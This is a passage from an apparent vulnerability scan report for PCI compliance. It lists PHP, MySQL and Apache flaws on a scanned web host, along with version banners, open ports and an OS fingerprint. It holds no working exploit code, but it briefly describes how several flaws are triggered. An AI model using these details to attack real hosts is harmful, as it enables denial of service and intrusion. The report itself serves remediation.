PHP function "exif_read_data()" reads the EXIF headers from a JPEG or TIFF image file.

A denial of service vulnerability exists in PHP due to an input validation error in the "exif_read_data()" function, which can be exploited to cause a crash when a specially crafted jpeg image is processed.

The vulnerability is reported in PHP Versions prior to 5.2.10.

IMPACT:
Successful exploitation of this vulnerability can cause a crash leading to a denial of service.

SOLUTION:
The vendor has released PHP Version 5.2.10 to address the issue. It is available from the PHP Download Web site.

RESULT:
Date: Fri, 17 Feb 2012 19:20:43 GMT
Server: Apache/2.2.11 (Win32) PHP/5.2.9
X-Powered-By: PHP/5.2.9
Location: http:///recipe/
Content-Length: 0
Connection: close
Content-Type: text/html

2 MySQL "ALTER DATABASE" Denial of Service Vulnerability

QID:	19564	CVSS Base:	3.5	PCI Severity:	LOW
Category:	Database	CVSS Temporal:	2.7		
CVE ID:	CVE-2010-2008				
Vendor Reference:	MySQL 5.1.48 Release Notes				
Bugtraq ID:	-				
Last Update:	11/17/2011				

THREAT:
MySQL is an open-source SQL database application available for multiple operating platforms.

MySQL is prone to a denial of service security issue caused by an error when processing the "ALTER DATABASE" statement. This issue can be exploited to corrupt the MySQL data directory using the "#mysql50#" prefix followed by a "." or "..".

Successful exploitation requires "ALTER" privileges on a database.

Affected Versions:
MySQL prior to 5.1.48

IMPACT:
If this vulnerability is successfully exploited, attackers can corrupt the MySQL data directory.

SOLUTION:
The vendor released an updated version (MySQL 5.1.48) to fix this issue. Refer to MySQL 5.1.48 Release Notes for more information.

RESULT:
5.1.33-co

2 MySQL Prior to Version 5.1.49 Multiple Security Issues port 3306/tcp

QID:	19585	CVSS Base:	2.1	PCI Severity:	LOW
Category:	Database	CVSS Temporal:	1.6		
CVE ID:	-				
Vendor Reference:	MySQL 5.1.49 Release Notes				
Bugtraq ID:	-				
Last Update:	08/26/2010				

THREAT:
MySQL is an open source SQL database application available for multiple operating platforms. MySQL is prone to the following vulnerabilities:

1) An error within the handling of DDL statements after having changed the "innodb_file_per_table" or "innodb_file_format" configuration parameters can be exploited to crash the server.

2) An error when handling joins involving a unique "SET" column can be exploited to crash the server.

3) An error when handling NULL arguments passed to "IN()" or "CASE" operations can be exploited to crash the server.

4) An error when processing certain malformed arguments passed to the "BINLOG" statement can be exploited to crash the server.

5) An error when processing "TEMPORARY" InnoDB tables featuring nullable columns can be exploited to crash the server.

6) An error when performing alternating reads from two indexes on tables using the "HANDLER" interface can be exploited to crash the server.

7) An error when handling "EXPLAIN" statements on certain queries can be exploited to crash the server.

8) An error when handling "LOAD DATA INFILE" statements can lead to the return of an "OK" packet although errors have been encountered.

MySQL 5.x prior to 5.1.49 are affected.

IMPACT:
Successful exploitation allows a local attacker to cause denial of service to legitimate users.

SOLUTION:
The vendor released an updated version (MySQL 5.1.49) to fix this issue. Refer to MySQL 5.1.49 Release Notes for more information.

RESULT:
5.1.33-co

3 Apache Partial HTTP Request Denial of Service Vulnerability - Zero Day

QID:	86847	CVSS Base:	7.8	PCI Severity:	HIGH
Category:	Web server	CVSS Temporal:	6.7		
CVE ID:	-				
Vendor Reference:	-				
Bugtraq ID:	-				
Last Update:	04/27/2011				

THREAT:
The Apache HTTP Server, commonly referred to as Apache is a freely available Web server.

Apache is vulnerable to a denial of service due to holding a connection open for partial HTTP requests.

Apache Versions 1.x and 2.x are vulnerable.

IMPACT:
A remote attacker can cause a denial of service against the Web server which would prevent legitimate users from accessing the site.

Denial of service tools and scripts such as Slowloris takes advantage of this vulnerability.

SOLUTION:
Patch:
There are no vendor-supplied patches available at this time.

Workaround:
- Reverse proxies, load balancers and iptables can help to prevent this attack from occurring.

- Adjusting the TimeOut Directive can also prevent this attack from occurring.

- A new module mod_reqtimeout has been introduced since Apache 2.2.15 to provide tools for mitigation against these forms of attack, however; the module is marked experimental.

Also refer to Cert Blog and Slowloris and Mitigations for Apache document for further information.

RESULT:

3 MySQL Multiple Vulnerabilities port 3306/tcp

QID:	19560	CVSS Base:	6.5	PCI Severity:	MED
Category:	Database	CVSS Temporal:	4.8	PCI Status:	FAIL
CVE ID:	CVE-2010-1848, CVE-2010-1849, CVE-2010-1850				
Vendor Reference:	-				
Bugtraq ID:	-				
Last Update:	05/17/2010				

THREAT:
MySQL is an open source SQL database application available for multiple operating platforms.

MySQL is prone to the following vulnerabilities:

- An error occurs when processing the table name argument of a COM_FIELD_LIST command packet. This can be exploited to bypass privilege checks and read or delete content from a database table on the system by passing a specially crafted table name argument to COM_FIELD_LIST.

- An unspecified error in the processing of packets can be exploited to cause a locked server state if a packet larger than the maximum size of one packet is received.

- A boundary error when processing COM_FIELD_LIST command packets can be exploited to cause buffer overflow by passing an overly long table name argument to COM_FIELD_LIST.

MySQL 5.1.x Versions prior to 5.1.47 are affected with this issue.

IMPACT:
Successful exploitation allows malicious users to bypass certain security restrictions or potentially compromise a vulnerable system and cause a denial of service.

SOLUTION:
Vendor has released updates (MySQL 5.1.47) to resolve this issue. Refer to MySQL 5.1 Manual for more information.

RESULT:
5.1.33-co

3 MySQL "sql/sql_table.cc" CREATE TABLE Security Bypass Vulnerability port 3306/tcp

QID:	19531	CVSS Base:	6	PCI Severity:	MED
Category:	Database	CVSS Temporal:	4.7	PCI Status:	FAIL
CVE ID:	CVE-2008-7247				
Vendor Reference:	-				
Bugtraq ID:	-				
Last Update:	02/05/2010				

THREAT:
MySQL is an open-source SQL database application available for multiple operating platforms.

MySQL is prone to a security-bypass vulnerability because it allows attackers to bypass certain checks when creating a table with certain "DATA DIRECTORY" and 'INDEX DIRECTORY" options that are within the MySQL home data directory. This issue occurs when the data home directory contains a symbolic link to a different filesystem.

The following are vulnerable:
MySQL 5.0.x through 5.0.88
MySQL 5.1.x through 5.1.41
MySQL 6.0 (prior to 6.0.9)

IMPACT:
Successful exploits will allow attackers to bypass certain security restrictions.

SOLUTION:
The vendor has released updates to resolve this issue. Update to MySQL version 6.0.9, which can be downloaded from the MySQL Downloads page.

RESULT:
5.1.33-co

3 MySQL Multiple Vulnerabilities port 3306/tcp

QID:	19657	CVSS Base:	5.5	PCI Severity:	MED
Category:	Database	CVSS Temporal:	4	PCI Status:	FAIL

CVE ID: CVE-2012-0087, CVE-2012-0101, CVE-2012-0102, CVE-2012-0112, CVE-2012-0113, CVE-2012-0114, CVE-2012-0115, CVE-2012-0116, CVE-2012-0117, CVE-2012-0118, CVE-2012-0119, CVE-2012-0120, CVE-2012-0484, CVE-2012-0485, CVE-2012-0486, CVE-2012-0487, CVE-2012-0488, CVE-2012-0489, CVE-2012-0490, CVE-2012-0491, CVE-2012-0492, CVE-2012-0493, CVE-2012-0494, CVE-2012-0495, CVE-2012-0496, CVE-2011-2262, CVE-2012-0075
Vendor Reference: Oralce MySQL 1390289.1
Bugtraq ID: -
Last Update: 02/13/2012

THREAT:
MySQL is an open source SQL database application available for multiple operating platforms.

An update has been released to fix several vulnerabilities in the MySQL database server. (CVE-2011-2262, CVE-2012-0075, CVE-2012-0087, CVE-2012-0101, CVE-2012-0102, CVE-2012-0112, CVE-2012-0113, CVE-2012-0114, CVE-2012-0115, CVE-2012-0116, CVE-2012-0118, CVE-2012-0119, CVE-2012-0120, CVE-2012-0484, CVE-2012-0485, CVE-2012-0490, CVE-2012-0492)

Affected Versions:
MySQL Versions prior to 5.0.95, 5.1.61 and 5.5.20 are affected.

IMPACT:
Exploitation could allow an attacker to compromise a vulnerable system.

SOLUTION:
The vendor released updated versions (MySQL 5.0.95, 5.1.61 and 5.5.20) to fix this issue. Refer to Oracle MySQL Note for more information.

RESULT:
5.1.33-co

3 PHP 'popen()' Function Buffer Overflow Vulnerability port 80/tcp

QID:	12271	CVSS Base:	5	PCI Severity:	MED
Category:	CGI	CVSS Temporal:	3.7	PCI Status:	FAIL

CVE ID: CVE-2009-3294
Vendor Reference: PHP 5.2.11 Release Notes, PHP 5.3.1 Release Notes
Bugtraq ID: 33216
Last Update: 06/02/2010

THREAT:
PHP is a general purpose scripting language that is especially suited for web development and can be embedded into HTML. The "popen" function opens a pipe to the program specified in the command parameter.

PHP is prone to a buffer overflow vulnerability that occurs in the "popen" function because it fails to perform adequate boundary checks before copying user-supplied data to insufficiently sized memory buffers. This issue can be exploited by passing a large string to the "mode" argument of the function.

PHP Versions before 5.2.11 and Version 5.3.x before 5.3.1 are affected.

IMPACT:
If this vulnerability is successfully exploited, a malicious user can execute arbitrary machine code in the context of the affected Web server. Failed attempts cause denial of service attacks by crashing the Web server.

SOLUTION:
This issue is resolved in PHP Version 5.2.11 and later or Version 5.3.1 or later. Refer to PHP 5.2.11 Release Notes and PHP 5.3.1 Release Notes to obtain additional details.

RESULT:

Date: Fri, 17 Feb 2012 19:20:43 GMT
Server: Apache/2.2.11 (Win32) PHP/5.2.9
X-Powered-By: PHP/5.2.9
Location: http:///recipe/
Content-Length: 0
Connection: close
Content-Type: text/html

3 PHP Hashtables Denial of Service port 80/tcp

QID:	12539	CVSS Base:	5	PCI Severity:	MED
Category:	CGI	CVSS Temporal:	4.2		
CVE ID:	CVE-2011-4885				
Vendor Reference:	-				
Bugtraq ID:	-				
Last Update:	01/07/2012				

THREAT:
PHP is a general purpose scripting language that is especially suited for web development and can be embedded into HTML.

PHP is exposed to remote denial of service issue due to the lack of sufficient limits for the number of parameters in POST requests in conjunction with the predictable collision properties in the hashing functions.

Affected Versions:
PHPversions prior to 5.3.9 are affected.

IMPACT:
By exploiting this vulnerability, remote attackers can cause a denial of service (CPU consumption) by sending many crafted HTTP requests.

SOLUTION:
There are no official vendor-supplied patches at this time.

Workaround:
Update to development version of 5.3.9 or 5.4 which supports max_input_vars directive to prevent attacks based on hash collisions. For more information, please refer to the PHP SVN site.

Another method is to reduce the CPU time that a request is allowed to take. For PHP, this can be configured using the max_input_time parameter.

RESULT:

Detected on port 80 -
Date: Fri, 17 Feb 2012 19:20:43 GMT
Server: Apache/2.2.11 (Win32) PHP/5.2.9
X-Powered-By: PHP/5.2.9
Location: http:///recipe/
Content-Length: 0
Connection: close
Content-Type: text/html

3 MySQL Prepared-Statement Mode "EXPLAIN" Denial of Service Vulnerability port 3306/tcp

QID:	19600	CVSS Base:	4.3	PCI Severity:	MED
Category:	Database	CVSS Temporal:	3.2		
CVE ID:	-				
Vendor Reference:	MySQL 5.1.52 Release Notes				
Bugtraq ID:	-				
Last Update:	11/15/2010				

THREAT:
MySQL is an open source SQL database application available for multiple operating platforms.

MySQL is prone to a vulnerability caused by an error in the prepared-statement mode when processing "EXPLAIN" for a "SELECT" from a derived table, which can be exploited to cause a crash.

Affected Versions:
MySQL prior to 5.1.52

IMPACT:
If this vulnerability is successfully exploited, an attacker can cause a denial of service.

SOLUTION:
Update to Version 5.1.52 to resolve this issue. The latest version is available for download from MySQL Web site.

RESULT:

5.1.33-co

3 MySQL Multiple Remote Denial of Service Vulnerabilities port 3306/tcp

QID:	19508	CVSS Base:	4	PCI Severity:	MED
Category:	Database	CVSS Temporal:	3.1		
CVE ID:	CVE-2009-4019				
Vendor Reference:	-				
Bugtraq ID:	37297				
Last Update:	12/14/2009				

THREAT:
MySQL is an open source SQL database available for multiple operating systems.

MySQL is prone to the following remote denial of service vulnerabilities:
1) An error related to the handling of certain SELECT statements containing subqueries.
2) A failure to preserve unspecified 'null_value' flags when executing statements that use the "GeomFromWKB" function.

Versions prior to MySQL 5.0.88 and 5.1.41 are vulnerable.

IMPACT:
The attacker can exploit these issues to crash the application, denying access to legitimate users.

SOLUTION:
Update to MySQL version 5.0.88 and 5.1.41, which can be downloaded from the
MySQL Downloads page.

RESULT:
5.1.33-co

3 MySQL Command Line Client HTML Special Characters HTML Injection Vulnerability

QID:	19264	CVSS Base:	2.6	PCI Severity:	LOW
Category:	Database	CVSS Temporal:	2	PCI Status:	FAIL
CVE ID:	CVE-2008-4456				
Vendor Reference:	MYSQL				
Bugtraq ID:	31486				
Last Update:	10/23/2008				

THREAT:
MySQL is prone to an HTML injection vulnerability because the application's command-line client fails to properly sanitize user-supplied input before using it in dynamically generated content.

IMPACT:
Attacker-supplied HTML and script code would run in the context of the affected browser, potentially allowing the attacker to steal cookie-based authentication credentials or to control how the site is rendered to the user. Other attacks are also possible.

SOLUTION:
MYSQL has released a patch to address this issue. Refer to MySQL Bug #27884 for further details on these vulnerabilities and patch instructions.

RESULT:
5.1.33-co

3 PHP Versions Prior to 5.2.12 Multiple Vulnerabilities port 80/tcp

QID:	12318	CVSS Base:	10	PCI Severity:	HIGH
Category:	CGI	CVSS Temporal:	7.8	PCI Status:	FAIL
CVE ID:	CVE-2009-3557, CVE-2009-3558, CVE-2009-4017, CVE-2009-4142, CVE-2009-4143				
Vendor Reference:	PHP 5.2.12				
Bugtraq ID:	-				
Last Update:	04/05/2010				

THREAT:
PHP is a general purpose scripting language that is especially suited for Web development and can be embedded into HTML.

The following vulnerabilities exist in PHP:

1) An error in "tempnam()" can be exploited to bypass the "safe_mode" feature.
2) An error in "posix_mkfifo()" can be exploited to bypass the "open_basedir" feature.
3) An error within the processing of form-based file uploads can be exploited to cause a DoS by sending specially crafted requests.
4) Errors related to a insufficient protection of $_SESSION against interrupt corruption and a weak "session.save_path" check have unknown impacts.
5) The "htmlspecialchars()" function does not properly sanitize certain input, which can be exploited to conduct cross-site scripting attacks.

PHP versions prior to 5.2.12 and prior to 5.3.1 are affected by these vulnerabilities.

IMPACT:
Successfully exploiting these issue may allow remote attackers to bypass certain security restrictions or to conduct cross-site scripting attacks and cause a denial of service.

SOLUTION:
The vendor has released PHP Version 5.2.12 and 5.3.1 to address these issues. It is available for download from the PHP Download Web site.

RESULT:

Date: Fri, 17 Feb 2012 19:20:43 GMT
Server: Apache/2.2.11 (Win32) PHP/5.2.9
X-Powered-By: PHP/5.2.9
Location: http:///recipe/
Content-Length: 0
Connection: close
Content-Type: text/html

4 PHP cURL "safe_mode" and "open_basedir" Restriction Bypass Vulnerability port 80/tcp

QID:	12281	CVSS Base:	8.5	PCI Severity:	HIGH
Category:	CGI	CVSS Temporal:	6.9	PCI Status:	FAIL
CVE ID:	-				
Vendor Reference:	-				
Bugtraq ID:	34475				
Last Update:	08/03/2009				

THREAT:
PHP is a scripting language that is suited for Web development and can be embedded into HTML.

PHP is prone to a security vulnerability that allows an attacker to bypass restrictions because of improper checking of arguments to cURL functions "safe_mode" and "open_basedir". An attacker can exploit this flaw by prefixing a file location with "file:/" in combination with a specially crafted virtual tree to bypass access restrictions to view files without authorization.

This vulnerability would be an issue in shared-hosting configurations where multiple users can create and execute arbitrary PHP script code, with the "safe_mode" and "open_basedir" restrictions are used to isolate the users from each other.

PHP 5.2.9 is vulnerable; other versions may also be affected.

IMPACT:
Successful exploitation of this vulnerability could allow disclosure of sensitive information by exposing files that are not normally accessible.

SOLUTION:
Workaround:
Avoid the use of "safe_mode" and "open_basedir" as main security functions.

Patch:
There are no vendor-supplied patches available at this time. For the latest updates visit the PHP Web site.

RESULT:

Date: Fri, 17 Feb 2012 19:20:43 GMT
Server: Apache/2.2.11 (Win32) PHP/5.2.9
X-Powered-By: PHP/5.2.9
Location: http:///recipe/
Content-Length: 0
Connection: close
Content-Type: text/html

4 PHP "spl_object_storage_attach" Use-After-Free Vulnerability

QID:	12378	CVSS Base:	7.5	PCI Severity:	HIGH
Category:	CGI	CVSS Temporal:	5.9	PCI Status:	FAIL
CVE ID:	CVE-2010-2225				
Vendor Reference:	PHP 5.3.3, PHP 5.2.14				
Bugtraq ID:	-				
Last Update:	09/01/2010				

THREAT:
PHP is a general purpose scripting language that is especially suited for Web development and can be embedded in HTML.

PHP is prone to a vulnerability that is caused by a use-after-free error within the "spl_object_storage_attach()" function, which can be exploited by inserting the same object twice.

Affected Versions:
PHP 5.2

IMPACT:
If this vulnerability is successfully exploited, attackers can get potentially sensitive information and compromise a vulnerable system.

SOLUTION:
The vendor has released PHP Version 5.3.3 and 5.2.14 to address these issues. It is available for download from the PHP Download Web site.

Refer to PHP 5.2.14 Change Log and PHP 5.3.3 Change Log to obtain additional details about the issues fixed in the update.

RESULT:

Detected on port 80 -
Date: Fri, 17 Feb 2012 19:20:43 GMT
Server: Apache/2.2.11 (Win32) PHP/5.2.9
X-Powered-By: PHP/5.2.9
Location: http:///recipe/
Content-Length: 0
Connection: close
Content-Type: text/html

Information Gathered (10)

1 DNS Host Name

QID:	6
Category:	Information gathering
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	01/01/1999

THREAT:
The fully qualified domain name of this host, if it was obtained from a DNS server, is displayed in the RESULT section.

RESULT:

IP address	Host name
IP Address: 16	No registered hostname

1 Web Server Version port 80/tcp

QID:	86000
Category:	Web server
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	01/01/1999

RESULT:

Server Version	Server Banner
Apache 1.3	Apache/2.2.11 (Win32) PHP/5.2.9

1 Scan Diagnostics port 80/tcp

QID:	150021
Category:	Web Application
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	01/16/2009

THREAT:
This check provides various details of the scan's performance and behavior. In some cases, this check can be used to identify problems that the scanner encountered when crawling the target Web application.

IMPACT:
The scan diagnostics data provides technical details about the crawler's performance and behavior. This information does not necessarily imply problems with the Web application.

SOLUTION:
No action is required.

RESULT:

Collected 88 links overall.
Path manipulation: estimated time < 1 minute (82 tests, 47 inputs)
Path manipulation: 82 vulnsigs tests, completed 765 requests, 17 seconds. All tests completed.
WS enumeration: estimated time < 1 minute (9 tests, 46 inputs)
WS enumeration: 9 vulnsigs tests, completed 45 requests, 1 seconds. All tests completed.
Batch #1 URI parameter manipulation: estimated time < 1 minute (33 tests, 2 inputs)
Batch #1 URI parameter manipulation: 33 vulnsigs tests, completed 66 requests, 6 seconds. All tests completed.
Batch #1 URI blind SQL manipulation: estimated time < 1 minute (19 tests, 2 inputs)
Batch #1 URI blind SQL manipulation: 19 vulnsigs tests, completed 38 requests, 15 seconds. All tests completed.
URI parameter time-based tests: estimated time < 1 minute (5 tests, 2 inputs)
URI parameter time-based tests: 5 vulnsigs tests, completed 10 requests, 3 seconds. All tests completed.
Batch #2 URI parameter manipulation: estimated time < 1 minute (33 tests, 2 inputs)

Batch #2 URI parameter manipulation: 33 vulnsigs tests, completed 49 requests, 4 seconds. XSS optimization removed 17 links. Completed 49 requests of 66 estimated requests (74%). All tests completed.
Batch #2 URI blind SQL manipulation: estimated time < 1 minute (19 tests, 2 inputs)
Batch #2 URI blind SQL manipulation: 19 vulnsigs tests, completed 38 requests, 6 seconds. All tests completed.
URI parameter time-based tests: 5 vulnsigs tests, completed 10 requests, 2 seconds. All tests completed.
Batch #3 URI parameter manipulation: estimated time < 1 minute (33 tests, 1 inputs)
Batch #3 URI parameter manipulation: 33 vulnsigs tests, completed 33 requests, 3 seconds. All tests completed.
Batch #3 URI blind SQL manipulation: estimated time < 1 minute (19 tests, 1 inputs)
Batch #3 URI blind SQL manipulation: 19 vulnsigs tests, completed 19 requests, 4 seconds. All tests completed.
URI parameter time-based tests: estimated time < 1 minute (5 tests, 1 inputs)
URI parameter time-based tests:
5 vulnsigs tests, completed 5 requests, 1 seconds. All tests completed.
HTTP call manipulation: estimated time < 1 minute (26 tests, 0 inputs)
HTTP call manipulation: 26 vulnsigs tests, completed 0 requests, 0 seconds. No tests to execute.
Cookie manipulation: estimated time < 1 minute (26 tests, 1 inputs)
Cookie manipulation: 26 vulnsigs tests, completed 576 requests, 42 seconds. XSS optimization removed 1088 links. Completed 576 requests of 1664 estimated requests (35%). All tests completed.
Header manipulation: estimated time < 1 minute (26 tests, 64 inputs)
Header manipulation: 26 vulnsigs tests, completed 1088 requests, 80 seconds. XSS optimization removed 1088 links. Completed 1088 requests of 3328 estimated requests (33%). All tests completed.
Total requests made: 3478
Average server response time: 0.34 seconds
Most recent links:

Scan launched using PCI WAS combined mode.
HTML form authentication unavailable, no WEBAPP entry found

 1 Host Scan Time

QID:	45038
Category:	Information gathering
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	11/19/2004

THREAT:
The Host Scan Time is the period of time it takes the scanning engine to perform the vulnerability assessment of a single target host. The Host Scan Time for this host is reported in the Result section below.

The Host Scan Time does not have a direct correlation to the Duration time as displayed in the Report Summary section of a scan results report. The Duration is the period of time it takes the service to perform a scan task. The Duration includes the time it takes the service to scan all hosts, which may involve parallel scanning. It also includes the time it takes for a scanner appliance to pick up the scan task and transfer the results back to the service's Secure Operating Center. Further, when a scan task is distributed across multiple scanners, the Duration includes the time it takes to perform parallel host scanning on all scanners.

RESULT:
Scan duration: 4864 seconds

Start time: Fri, Feb 17 2012, 18:35:06 GMT

End time: Fri, Feb 17 2012, 19:56:10 GMT

 1 Firewall Detected

QID:	34011
Category:	Firewall

CVE ID: -
Vendor Reference: -
Bugtraq ID: -
Last Update: 10/16/2001

THREAT:
A packet filtering device protecting this IP was detected. This is likely to be a firewall or a router using access control lists (ACLs).

RESULT:

Some of the ports filtered by the firewall are: 20, 21, 22, 23, 25, 53, 111, 135, 443, 445.

Listed below are the ports filtered by the firewall.
No response has been received when any of these ports is probed.
1-79,81-1705,1707-1999,2001-2146,2148-2512,2514-2701,2703-3305,3307-3388,
3390-5630,5632-6128,6130-7006,7008-42423,42425-65535

 1 Open TCP Services List

QID: 82023
Category: TCP/IP
CVE ID: -
Vendor Reference: -
Bugtraq ID: -
Last Update: 06/15/2009

THREAT:
The port scanner enables unauthorized users with the appropriate tools to draw a map of all services on this host that can be accessed from the Internet. The test was carried out with a "stealth" port scanner so that the server does not log real connections.

The Results section displays the port number (Port), the default service listening on the port (IANA Assigned Ports/Services), the description of the service (Description) and the service that the scanner detected using service discovery (Service Detected).

IMPACT:
Unauthorized users can exploit this information to test vulnerabilities in each of the open services.

SOLUTION:
Shut down any unknown or unused service on the list. If you have difficulty figuring out which service is provided by which process or program, contact your provider's support team. For more information about commercial and open-source Intrusion Detection Systems available for detecting port scanners of this kind, visit the CERT Web site.

RESULT:

Port	IANA Assigned Ports/Services	Description	Service Detected	OS On Redirected Port
80	www	World Wide Web HTTP	http	
3306	mysql	MySQL	mysql	

 1 Links Crawled port 80/tcp

QID: 150009
Category: Web Application
CVE ID: -
Vendor Reference: -
Bugtraq ID: -
Last Update: 10/21/2008

THREAT:
The list of unique links crawled by the Web application scanner appear in the Results section. This list may contain fewer links than the maximum threshold defined at scan launch. The maximum links to crawl includes links in this list, requests made via HTML forms, and requests for the same link made as an anonymous and authenticated user.

RESULT:

Duration of crawl phase (seconds): 24.00
Number of links: 86
(This number excludes form requests and links re-requested during authentication.)

1 External Links Discovered port 80/tcp

QID:	150010
Category:	Web Application
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	10/19/2007

THREAT:
The external links discovered by the Web application scanning engine are provided in the Results section. These links were present on the target Web application, but were not crawled.

RESULT:

Number of links: 1
mailto:admin@localhost

1 Traceroute

QID:	45006
Category:	Information gathering
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	05/09/2003

THREAT:
Traceroute describes the path in realtime from the scanner to the remote host being contacted. It reports the IP addresses of all the routers in between.

RESULT:

Hops	IP	Round Trip Time	Probe
1		0.35ms	ICMP
2		0.74ms	ICMP
3		0.58ms	ICMP
4		0.55ms	ICMP
5		3.93ms	ICMP

6		20.63ms	ICMP
7		17.91ms	ICMP
8		29.89ms	ICMP
9		18.06ms	ICMP
10		91.81ms	ICMP
11		92.48ms	ICMP
12		91.03ms	ICMP
13		112.93ms	ICMP
14		90.88ms	ICMP
15		90.00ms	ICMP
16		93.66ms	ICMP
17	*.*.*.*	0.00ms	Other
18	IP Address: 16	107.81ms	ICMP

 2 Operating System Detected

QID:	45017
Category:	Information gathering
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	02/09/2005

THREAT:
Several different techniques can be used to identify the operating system (OS) running on a host. A short description of these techniques is provided below. The specific technique used to identify the OS on this host is included in the RESULTS section of your report.

1) TCP/IP Fingerprint: The operating system of a host can be identified from a remote system using TCP/IP fingerprinting. All underlying operating system TCP/IP stacks have subtle differences that can be seen in their responses to specially-crafted TCP packets. According to the results of this "fingerprinting" technique, the OS version is among those listed below.

Note that if one or more of these subtle differences are modified by a firewall or a packet filtering device between the scanner and the host, the fingerprinting technique may fail. Consequently, the version of the OS may not be detected correctly. If the host is behind a proxy-type firewall, the version of the operating system detected may be that for the firewall instead of for the host being scanned.

2) NetBIOS: Short for Network Basic Input Output System, an application programming interface (API) that augments the DOS BIOS by adding special functions for local-area networks (LANs). Almost all LANs for PCs are based on the NetBIOS. Some LAN manufacturers have even extended it, adding additional network capabilities. NetBIOS relies on a message format called Server Message Block (SMB).

3) PHP Info: PHP is a hypertext pre-processor, an open-source, server-side, HTML-embedded scripting language used to create dynamic Web pages. Under some configurations it is possible to call PHP functions like phpinfo() and obtain operating system information.

4) SNMP: The Simple Network Monitoring Protocol is used to monitor hosts, routers, and the networks to which they attach. The SNMP service maintains Management Information Base (MIB), a set of variables (database) that can be fetched by Managers. These include "MIB_II.system. sysDescr" for the operating system.

IMPACT:
Not applicable

SOLUTION:
Not applicable

RESULT:

Operating System	Technique	ID
Windows 2000 Service Pack 3-4 / Windows 2003 / Windows XP	TCP/IP Fingerprint	U1751:80

Appendices

Host Comments

IP Address: 1

Complete vendor solutions and non-vendor workarounds are available to address these issues. No fix is available at this time for some issues; please consider implementing mitigating controls (firewalls, traffic filtering, etc.) to address these. For specific information on how to remediate these issues please consult the technical report below.

IP Address: 2

There are non-vendor provided solutions to address these issues. No fix is available at this time for some issues; please consider implementing mitigating controls (firewalls, traffic filtering, etc.) to address these. For specific information on how to remediate these issues please consult the technical report below.

IP Address: 3

There are non-vendor provided solutions to address these issues. No fix is available at this time for some issues; please consider implementing mitigating controls (firewalls, traffic filtering, etc.) to address these. For specific information on how to remediate these issues please consult the technical report below.

IP Address: 5

Complete vendor solutions and non-vendor workarounds are available to address these issues. No fix is available at this time for some issues; please consider implementing mitigating controls (firewalls, traffic filtering, etc.) to address these. For specific information on how to remediate these issues please consult the technical report below.

IP Address: 6

Complete vendor solutions, non-vendor workarounds and configuration changes compliant with the PCI DSS are available to address these issues. No fix is available at this time for some issues; please consider implementing mitigating controls (firewalls, traffic filtering, etc.) to address these. For specific information on how to remediate these issues please consult the technical report below.

IP Address: 7

Complete vendor solutions and non-vendor workarounds are available to address these issues. No fix is available at this time for some issues; please consider implementing mitigating controls (firewalls, traffic filtering, etc.) to address these. For specific information on how to remediate these issues please consult the technical report below.

IP Address: 8

Complete vendor solutions, non-vendor workarounds, upgrades to supported versions of the software, and configuration changes compliant with the PCI DSS are available to address these issues. No fix is available at this time for some issues; please consider implementing mitigating controls (firewalls, traffic filtering, etc.) to address these. For specific information on how to remediate these issues please consult the technical report below.

IP Address: 9

Complete vendor solutions are available to address some issues. No fix is available at this time for some issues; please consider implementing mitigating controls (firewalls, traffic filtering, etc.) to address these. For specific information on how to remediate these issues please consult the technical report below.

IP Address: 10

Complete vendor solutions and non-vendor workarounds are available to address these issues. No fix is available at this time for some issues; please consider implementing mitigating controls (firewalls, traffic filtering, etc.) to address these. For specific information on how to remediate these issues please consult the technical report below.

IP Address: 11

Complete vendor solutions and configuration changes compliant with the PCI DSS are available to address these issues. No fix is available at this time for some issues; please consider implementing mitigating controls (firewalls, traffic filtering, etc.) to address these. For specific information on how to remediate these issues please consult the technical report below.

IP Address: 12

Complete vendor solutions and non-vendor workarounds are available to address these issues. No fix is available at this time for some issues; please consider implementing mitigating controls (firewalls, traffic filtering, etc.) to address these. For specific information on how to remediate these issues please consult the technical report below.

IP Address: 13

There are non-vendor provided solutions to address these issues. No fix is available at this time for some issues; please consider implementing mitigating controls (firewalls, traffic filtering, etc.) to address these. For specific information on how to remediate these issues please consult the technical report below.

IP Address: 14

Complete vendor solutions and non-vendor workarounds are available to address these issues. No fix is available at this time for some issues; please consider implementing mitigating controls (firewalls, traffic filtering, etc.) to address these. For specific information on how to remediate these issues please consult the technical report below.

IP Address: 15

Complete vendor solutions and non-vendor workarounds are available to address these issues. No fix is available at this time for some issues; please consider implementing mitigating controls (firewalls, traffic filtering, etc.) to address these. For specific information on how to remediate these issues please consult the technical report below.

IP Address: 16

Complete vendor solutions and configuration changes compliant with the PCI DSS are available to address these issues. No fix is available at this time for

some issues; please consider implementing mitigating controls (firewalls, traffic filtering, etc.) to address these. For specific information on how to remediate these issues please consult the technical report below.

Hosts Scanned

IP Address: 1-IP Address: 16

Option Profile

Scan

Scanned TCP Ports:	Full
Scanned UDP Ports:	Standard Scan
Scan Dead Hosts:	Off
Load Balancer Detection:	Off
Password Brute Forcing:	Standard
Vulnerability Detection:	Complete
Windows Authentication:	Disabled
SSH Authentication:	Disabled
Oracle Authentication:	Disabled
SNMP Authentication:	Disabled
Perform 3-way Handshake:	Off

Advanced

Hosts Discovery:	TCP Standard Scan, UDP Standard Scan, ICMP On
Ignore RST packets:	Off
Ignore firewall-generated SYN-ACK packets:	Off
Do not send ACK or SYN-ACK packets during host discovery:	Off

Report Legend

Payment Card Industry (PCI) Status

The Detailed Results section of the report shows all detected vulnerabilities and potential vulnerabilities sorted by host. The vulnerabilities and potential vulnerabilities marked PCI FAILED caused the host to receive the PCI compliance status FAILED. All vulnerabilities and potential vulnerabilities marked PCI FAILED must be remediated to pass the PCI compliance requirements. Vulnerabilities not marked as PCI FAILED display vulnerabilities that the PCI Compliance service found on the hosts when scanned. Although these vulnerabilities are not in scope for PCI, we do recommend that you remediate the vulnerabilities in severity order.

A PCI compliance status of PASSED for a single host/IP indicates that no vulnerabilities or potential vulnerabilities, as defined by the PCI DSS compliance standards set by the PCI Council, were detected on the host. An overall PCI compliance status of PASSED indicates that all hosts in the report passed the PCI compliance standards.

